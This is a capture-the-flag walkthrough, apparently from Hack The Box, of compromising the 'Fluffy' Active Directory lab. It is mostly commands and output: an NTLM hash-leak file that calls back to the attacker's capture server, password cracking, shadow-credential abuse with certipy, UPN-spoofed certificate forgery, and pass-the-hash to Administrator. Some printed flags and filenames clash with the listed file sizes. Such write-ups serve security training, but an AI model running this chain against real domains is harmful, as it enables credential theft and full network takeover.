Machine Overview
Fluffy is a Medium difficulty Windows Active Directory machine. Starting with provided credentials, the attack leverages an NTLM hash leak via a Metasploit module on an SMB share to capture and crack a domain user's password. BloodHound reveals a chain: the cracked user is a member of Service Account Managers with GenericAll over service accounts. Using certipy shadow auto, hashes are obtained for the WINRM_SVC and CA_SVC accounts, culminating in an AD CS certificate forgery attack to authenticate as Administrator.
Initial Enumeration
Port Scanning
I start with a full port scan. This is an assumed-breach scenario with credentials: j.fleischman / J0elTHEM4n1990!.
nmap 10.129.86.149
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-27 01:35 CEST
Nmap scan report for 10.129.86.149
Host is up (0.020s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 4.85 seconds
A detailed service-version scan (-sCV) fingerprints the exact software versions running on each open port, helping identify potential vulnerabilities.
nmap -p53,88,139,389,445,464,593,636,3268,3269,5985 -sCV 10.129.86.149 -vvvv
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-27 01:39 CEST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 01:39
Completed NSE at 01:39, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 01:39
Completed NSE at 01:39, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 01:39
Completed NSE at 01:39, 0.00s elapsed
Initiating Ping Scan at 01:39
Scanning 10.129.86.149 [4 ports]
Completed Ping Scan at 01:39, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:39
Completed Parallel DNS resolution of 1 host. at 01:39, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 01:39
Scanning 10.129.86.149 [11 ports]
Discovered open port 445/tcp on 10.129.86.149
Discovered open port 53/tcp on 10.129.86.149
Discovered open port 636/tcp on 10.129.86.149
Discovered open port 464/tcp on 10.129.86.149
Discovered open port 139/tcp on 10.129.86.149
Discovered open port 593/tcp on 10.129.86.149
Discovered open port 88/tcp on 10.129.86.149
Discovered open port 389/tcp on 10.129.86.149
Discovered open port 3269/tcp on 10.129.86.149
Discovered open port 5985/tcp on 10.129.86.149
Discovered open port 3268/tcp on 10.129.86.149
Completed SYN Stealth Scan at 01:39, 0.10s elapsed (11 total ports)
Initiating Service scan at 01:39
Scanning 11 services on 10.129.86.149
Completed Service scan at 01:40, 45.61s elapsed (11 services on 1 host)
NSE: Script scanning 10.129.86.149.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 01:40
NSE Timing: About 99.93% done; ETC: 01:41 (0:00:00 remaining)
Completed NSE at 01:41, 40.21s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 01:41
Completed NSE at 01:41, 0.63s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 01:41
Completed NSE at 01:41, 0.00s elapsed
Nmap scan report for 10.129.86.149
Host is up, received echo-reply ttl 127 (0.038s latency).
Scanned at 2025-05-27 01:39:54 CEST for 86s

PORT     STATE SERVICE       REASON          VERSION
53/tcp   open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp   open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-05-27 00:28:53Z)
139/tcp  open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-05-27T00:30:21+00:00; +49m01s from scanner time.
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Issuer: commonName=fluffy-DC01-CA/domainComponent=fluffy
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-04-17T16:04:17
| Not valid after:  2026-04-17T16:04:17
| MD5:   2765:a68f:4883:dc6d:0969:5d0d:3666:c880
| SHA-1: 72f3:1d5f:e6f3:b8ab:6b0e:dd77:5414:0d0c:abfe:e681
| -----BEGIN CERTIFICATE-----
| //
|_-----END CERTIFICATE-----
445/tcp  open  microsoft-ds? syn-ack ttl 127
464/tcp  open  kpasswd5?     syn-ack ttl 127
593/tcp  open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-05-27T00:30:21+00:00; +49m01s from scanner time.
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Issuer: commonName=fluffy-DC01-CA/domainComponent=fluffy
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-04-17T16:04:17
| Not valid after:  2026-04-17T16:04:17
| MD5:   2765:a68f:4883:dc6d:0969:5d0d:3666:c880
| SHA-1: 72f3:1d5f:e6f3:b8ab:6b0e:dd77:5414:0d0c:abfe:e681
| -----BEGIN CERTIFICATE-----
| //
|_-----END CERTIFICATE-----
3268/tcp open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Issuer: commonName=fluffy-DC01-CA/domainComponent=fluffy
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-04-17T16:04:17
| Not valid after:  2026-04-17T16:04:17
| MD5:   2765:a68f:4883:dc6d:0969:5d0d:3666:c880
| SHA-1: 72f3:1d5f:e6f3:b8ab:6b0e:dd77:5414:0d0c:abfe:e681
| -----BEGIN CERTIFICATE-----
| //
|_-----END CERTIFICATE-----
|_ssl-date: 2025-05-27T00:30:21+00:00; +49m01s from scanner time.
3269/tcp open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Issuer: commonName=fluffy-DC01-CA/domainComponent=fluffy
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-04-17T16:04:17
| Not valid after:  2026-04-17T16:04:17
| MD5:   2765:a68f:4883:dc6d:0969:5d0d:3666:c880
| SHA-1: 72f3:1d5f:e6f3:b8ab:6b0e:dd77:5414:0d0c:abfe:e681
| -----BEGIN CERTIFICATE-----
| //
|_-----END CERTIFICATE-----
|_ssl-date: 2025-05-27T00:30:21+00:00; +49m01s from scanner time.
5985/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-05-27T00:29:42
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 62170/tcp): CLEAN (Timeout)
|   Check 2 (port 27204/tcp): CLEAN (Timeout)
|   Check 3 (port 62312/udp): CLEAN (Timeout)
|   Check 4 (port 43627/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: mean: 49m00s, deviation: 1s, median: 49m00s

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 01:41
Completed NSE at 01:41, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 01:41
Completed NSE at 01:41, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 01:41
Completed NSE at 01:41, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 86.99 seconds
           Raw packets sent: 15 (636B) | Rcvd: 12 (512B)
SMB Enumeration
I enumerate SMB shares using smbmap with the provided credentials to identify accessible resources.
smbmap -H fluffy.htb -u j.fleischman -p J0elTHEM4n1990!

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[+] IP: 10.129.86.149:445       Name: fluffy.htb                Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        IT                                                      READ, WRITE
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
[*] Closed 1 connections
I connect to the IT share and download two ZIP files and a PDF document for analysis.
smbclient \\\\fluffy.htb\\IT -U 'j.fleischman'
Password for [WORKGROUP\j.fleischman]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue May 27 02:33:44 2025
  ..                                  D        0  Tue May 27 02:33:44 2025
  Everything-1.4.1.1026.x64           D        0  Fri Apr 18 17:08:44 2025
  Everything-1.4.1.1026.x64.zip       A  1827464  Fri Apr 18 17:04:05 2025
  KeePass-2.58                        D        0  Fri Apr 18 17:08:38 2025
  KeePass-2.58.zip                    A  3225346  Fri Apr 18 17:03:17 2025
  Upgrade_Notice.pdf                  A   169963  Sat May 17 16:31:07 2025

                5842943 blocks of size 4096. 1371895 blocks available
smb: \> get Everything-1.4.1.1026.x64.zip
getting file \Everything-1.4.1.1026.x64.zip of size 1827464 as Everything-1.4.1.1026.x64.zip (734.1 KiloBytes/sec) (average 734.1 KiloBytes/sec)
smb: \> get KeePass-2.58.zip
getting file \KeePass-2.58.zip of size 3225346 as KeePass-2.58.zip (2804.8 KiloBytes/sec) (average 1388.4 KiloBytes/sec)
smb: \> get Upgrade_Notice.pdf
getting file \Upgrade_Notice.pdf of size 169963 as Upgrade_Notice.pdf (801.8 KiloBytes/sec) (average 1356.1 KiloBytes/sec)
The downloaded Upgrade_Notice PDF reveals information about a critical vulnerability that can be exploited for NTLM hash theft.
 Upgrade notice PDF revealing vulnerability details
Foothold: NTLM Hash Leak via SMB
Based on the PDF, I set up Metasploit's auxiliary/server/ntlm_hash_leak module to capture NTLM hashes when a user accesses a malicious file on the SMB share.
msf6 auxiliary(server/ntlm_hash_leak) > set ATTACKER_IP 10.10.16.46
ATTACKER_IP => 10.10.16.46
msf6 auxiliary(server/ntlm_hash_leak) > set FILENAME exploit.zip
FILENAME => exploit.zip
msf6 auxiliary(server/ntlm_hash_leak) > set LiBRARY_NAME malicious.library-ms
LiBRARY_NAME => malicious.library-ms
msf6 auxiliary(server/ntlm_hash_leak) > set S
set SESSIONLOGGING     set SESSIONTLVLOGGING  set SHARE_NAME
msf6 auxiliary(server/ntlm_hash_leak) > set S
set SESSIONLOGGING     set SESSIONTLVLOGGING  set SHARE_NAME
msf6 auxiliary(server/ntlm_hash_leak) > set SHARE_NAME IT
SHARE_NAME => IT
msf6 auxiliary(server/ntlm_hash_leak) > run
[*] Malicious ZIP file created: exploit.zip
[*] Host the file and wait for the victim to extract it.
[*] Ensure you have an SMB capture server running to collect NTLM hashes.
[*] Auxiliary module execution completed
I upload the exploit file to the IT SMB share. When a domain user browses to it, their NTLM hash is sent to my capture server.
smb: \> put exploit.zip
putting file exploit.zip as \exploit.zip (3.4 kb/s) (average 3.4 kb/s)
I configure the Metasploit auxiliary module with the required parameters — the attacker IP for callback, the target share path, and the capture method. When a domain user interacts with the malicious file on the share, their system automatically attempts NTLM authentication to the attacker's server, leaking the NTLMv2 hash for offline cracking.
msf6 auxiliary(server/ntlm_hash_leak) > use auxiliary/server/capture/smb
msf6 auxiliary(server/capture/smb) > set SRVHOST 10.10.16.46
SRVHOST => 10.10.16.46
msf6 auxiliary(server/capture/smb) >
[*] Server is running. Listening on 10.10.16.46:445
[*] Server started.
[+] Received SMB connection on Auth Capture Server!
WARNING:  database "msf" has a collation version mismatch
DETAIL:  The database was created using collation version 2.40, but the operating system provides version 2.41.
HINT:  Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[SMB] NTLMv2-SSP Client     : 10.129.209.19
[SMB] NTLMv2-SSP Username   : FLUFFY\p.agila
[SMB] NTLMv2-SSP Hash       : p.agila::FLUFFY:3bc9077def2dbe68:eb0d715d8f85164980b8533ec5662953:0101000000000000800c26ed62cfdb01ce8ee4797a27e8b3000000000200120057004f0052004b00470052004f00550050000100120057004f0052004b00470052004f00550050000400120057004f0052004b00470052004f00550050000300120057004f0052004b00470052004f005500500007000800800c26ed62cfdb010600040002000000080030003000000000000000010000000020000025cd7e1e6cfec03bc3253420be758b660a1e1e9e9b8aa25d90dcedbff6a07f3e0a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310036002e00340036000000000000000000

[+] Received SMB connection on Auth Capture Server!
I save the captured NTLMv2 hash to a file and crack it using John the Ripper with rockyou.txt.
sudo echo -e "p.agila::FLUFFY:3bc9077def2dbe68:eb0d715d8f85164980b8533ec5662953:0101000000000000800c26ed62cfdb01ce8ee4797a27e8b3000000000200120057004f0052004b00470052004f00550050000100120057004f0052004b00470052004f00550050000400120057004f0052004b00470052004f00550050000300120057004f0052004b00470052004f005500500007000800800c26ed62cfdb010600040002000000080030003000000000000000010000000020000025cd7e1e6cfec03bc3253420be758b660a1e1e9e9b8aa25d90dcedbff6a07f3e0a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310036002e00340036000000000000000000" > hash.txtI crack the extracted hash using John the Ripper with the rockyou.txt wordlist.
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
prometheusx-303  (p.agila)
1g 0:00:00:01 DONE (2025-05-28 03:07) 0.7518g/s 3396Kp/s 3396Kc/s 3396KC/s proquis..programmercomputer
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
Lateral Movement: BloodHound & Service Account Abuse
LDAP Collection
With the cracked password for p.agila, I retrieve LDAP data for BloodHound analysis.
nxc ldap 10.129.86.149 -u 'j.fleischman' -p 'J0elTHEM4n1990!' --bloodhound --collection All --dns-server 10.129.86.149
LDAP        10.129.86.149   389    10.129.86.149    [-] Error retrieving os arch of 10.129.86.149: Could not connect: timed out
SMB         10.129.86.149   445    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:True) (SMBv1:False)
LDAP        10.129.86.149   389    DC01             [+] fluffy.htb\j.fleischman:J0elTHEM4n1990!
LDAP        10.129.86.149   389    DC01             Resolved collection methods: container, localadmin, group, rdp, trusts, psremote, acl, objectprops, dcom, session
LDAP        10.129.86.149   389    DC01             Done in 00M 06S
LDAP        10.129.86.149   389    DC01             Compressing output into /home/kali/.nxc/logs/DC01_10.129.86.149_2025-05-27_015917_bloodhound.zip
In BloodHound, I discover that p.agila is a member of the Service Account Managers group, which has GenericAll rights over the Service Accounts group. GenericAll grants full control — allowing password changes, property modification, and group membership changes.
 BloodHound showing GenericAll over Service Accounts
I use bloodyAD to add p.agila to the Service Accounts group, granting access to the service account credentials.
bloodyAD --host dc01.fluffy.htb -u 'p.agila' -p 'prometheusx-303' -d fluffy.htb add groupMember "SERVICE ACCOUNTS" p.agila
[+] p.agila added to SERVICE ACCOUNTS
Obtaining WINRM_SVC Hash (certipy shadow auto)
Certipy is a tool for AD CS abuse. The shadow auto feature adds a shadow credential to a target account and automatically retrieves its NTLM hash via PKINIT authentication — all in a single command.
certipy shadow auto -u "p.agila@fluffy.htb" -p "prometheusx-303" -dc-ip "10.129.123.161" -target 'dc01.fluffy.htb' -account winrm_svc

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'winrm_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '45ac07e9-a93e-8891-c055-d125f2f22a29'
[*] Adding Key Credential with device ID '45ac07e9-a93e-8891-c055-d125f2f22a29' to the Key Credentials for 'winrm_svc'
[*] Successfully added Key Credential with device ID '45ac07e9-a93e-8891-c055-d125f2f22a29' to the Key Credentials for 'winrm_svc'
[*] Authenticating as 'winrm_svc' with the certificate
[*] Using principal: winrm_svc@fluffy.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'winrm_svc.ccache'
[*] Trying to retrieve NT hash for 'winrm_svc'
[*] Restoring the old Key Credentials for 'winrm_svc'
[*] Successfully restored the old Key Credentials for 'winrm_svc'
[*] NT hash for 'winrm_svc': 33bd09dcd697600edf6b3a7af4875767
User Flag
I connect to the Windows machine using Evil-WinRM with the WINRM_SVC hash.
evil-winrm -i fluffy.htb -u winrm_svc -H "33bd09dcd697600edf6b3a7af4875767"

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> ls
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> cd ..
*Evil-WinRM* PS C:\Users\winrm_svc> cd Desktop
*Evil-WinRM* PS C:\Users\winrm_svc\Desktop> ls


    Directory: C:\Users\winrm_svc\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        5/27/2025   8:58 PM             34 user.txt


*Evil-WinRM* PS C:\Users\winrm_svc\Desktop> cat user.txt
3ba6de432bae2cec4ca7f7f195d32a15c3d8a1bcc5fd4d9ab3709cc178ddb022Privilege Escalation: AD CS Certificate Forgery
Obtaining CA_SVC Hash
Using the same certipy shadow technique, I extract the NTLM hash of the CA_SVC (Certificate Authority Service) account.
certipy shadow auto -u "p.agila@fluffy.htb" -p "prometheusx-303" -dc-ip "10.129.123.161" -target 'dc01.fluffy.htb' -account ca_svc
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'ca_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'bb1c264f-fc14-9e18-0d76-3ed7b20bf447'
[*] Adding Key Credential with device ID 'bb1c264f-fc14-9e18-0d76-3ed7b20bf447' to the Key Credentials for 'ca_svc'
[*] Successfully added Key Credential with device ID 'bb1c264f-fc14-9e18-0d76-3ed7b20bf447' to the Key Credentials for 'ca_svc'
[*] Authenticating as 'ca_svc' with the certificate
[*] Using principal: ca_svc@fluffy.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'ca_svc.ccache'
[*] Trying to retrieve NT hash for 'ca_svc'
[*] Restoring the old Key Credentials for 'ca_svc'
[*] Successfully restored the old Key Credentials for 'ca_svc'
[*] NT hash for 'ca_svc': ca0f4f9e9eb8a092addf53bb03fc98c8
Finding Vulnerable Certificate Templates
With ca_svc's hash, I enumerate all certificate templates in the AD CS environment to find exploitable ones.
certipy find -username 'ca_svc@fluffy.htb' -hashes 'aad3b435b51404eeaad3b435b51404ee:ca0f4f9e9eb8a092addf53bb03fc98c8' -target dc01.fluffy.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Trying to get CA configuration for 'fluffy-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'fluffy-DC01-CA' via CSRA: Could not connect: timed out
[*] Trying to get CA configuration for 'fluffy-DC01-CA' via RRP
[*] Got CA configuration for 'fluffy-DC01-CA'
[*] Saved BloodHound data to '20250528063309_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20250528063309_Certipy.txt'
[*] Saved JSON output to '20250528063309_Certipy.json'
I inspect the file contents for sensitive data such as hardcoded credentials, configuration parameters, internal hostnames, or references to other services that could expand the attack surface.
cat 20250528063454_Certipy.txt | grep "Template"
Certificate Templates
    Template Name                       : KerberosAuthentication
    Template Name                       : OCSPResponseSigning
    Template Name                       : RASAndIASServer
    Template Name                       : Workstation
    Template Name                       : DirectoryEmailReplication
    Template Name                       : DomainControllerAuthentication
    Template Name                       : KeyRecoveryAgent
    Template Name                       : CAExchange
    Template Name                       : CrossCA
    Template Name                       : ExchangeUserSignature
    Template Name                       : ExchangeUser
    Template Name                       : CEPEncryption
    Template Name                       : OfflineRouter
    Template Name                       : IPSECIntermediateOffline
    Template Name                       : IPSECIntermediateOnline
    Template Name                       : SubCA
    Template Name                       : CA
    Template Name                       : WebServer
    Template Name                       : DomainController
    Template Name                       : Machine
    Template Name                       : MachineEnrollmentAgent
    Template Name                       : EnrollmentAgentOffline
    Template Name                       : EnrollmentAgent
    Template Name                       : CTLSigning
    Template Name                       : CodeSigning
    Template Name                       : EFSRecovery
    Template Name                       : Administrator
    Template Name                       : EFS
    Template Name                       : SmartcardLogon
    Template Name                       : ClientAuth
    Template Name                       : SmartcardUser
    Template Name                       : UserSignature
    Template Name                       : User
Certificate Request & UPN Manipulation
I use certipy to modify the User Principal Name (UPN) to impersonate the Administrator, then request a certificate using the vulnerable template.
certipy account -u 'p.agila@fluffy.htb' -p 'prometheusx-303' -target 'dc01.fluffy.htb' -upn 'Administrator' -user 'ca_svc' update
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_svc':
    userPrincipalName                   : Administrator
[*] Successfully updated 'ca_svc'
The command output below reveals important information about the target system's configuration. I carefully examine the results for credentials, misconfigurations, version numbers, or any other details that could be leveraged for further exploitation.
sudo ntpdate 10.129.209.19
2025-05-28 04:22:49.507390 (+0200) +35.998603 +/- 0.028409 10.129.209.19 s1 no-leap
CLOCK: time stepped by 35.998603

┌──(kali㉿kali)-[~/HTB/Fluffy/targetedKerberoast]
└─$ certipy req -dc-ip '10.129.209.19' -u 'ca_svc@fluffy.htb' -hashes :ca0f4f9e9eb8a092addf53bb03fc98c8 -target 'dc01.fluffy.htb' -ca 'fluffy-DC01-CA' -template 'User'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 20
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
Finally, I authenticate with the PFX certificate to extract the Administrator's NTLM hash.
┌──(kali㉿kali)-[~/HTB/Fluffy/targetedKerberoast]
└─$ certipy auth -pfx administrator.pfx -domain fluffy.htb
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@fluffy.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e
Administrator Access
I log in as Administrator using Pass-the-Hash with Evil-WinRM and obtain the root flag.
evil-winrm -i 10.129.209.19 -u administrator -H "8da83a3fa618b6e3a00e93f676c92a6e"

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> ls
    Directory: C:\Users\Administrator
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---        5/19/2025   3:31 PM                3D Objects
d-r---        5/19/2025   3:31 PM                Contacts
d-r---        5/19/2025   3:31 PM                Desktop
d-r---        5/20/2025   9:17 AM                Documents
d-r---        5/19/2025   3:31 PM                Downloads
d-r---        5/19/2025   3:31 PM                Favorites
d-r---        5/19/2025   3:31 PM                Links
d-r---        5/19/2025   3:31 PM                Music
d-r---        5/19/2025   3:31 PM                Pictures
d-r---        5/19/2025   3:31 PM                Saved Games
d-r---        5/19/2025   3:31 PM                Searches

*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls

    Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        5/27/2025   4:20 PM             34 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
5c5fe18594c769869fbe38594af6a6605c5fe18594c769869fbe38594af6a660 Machine rooted as Administrator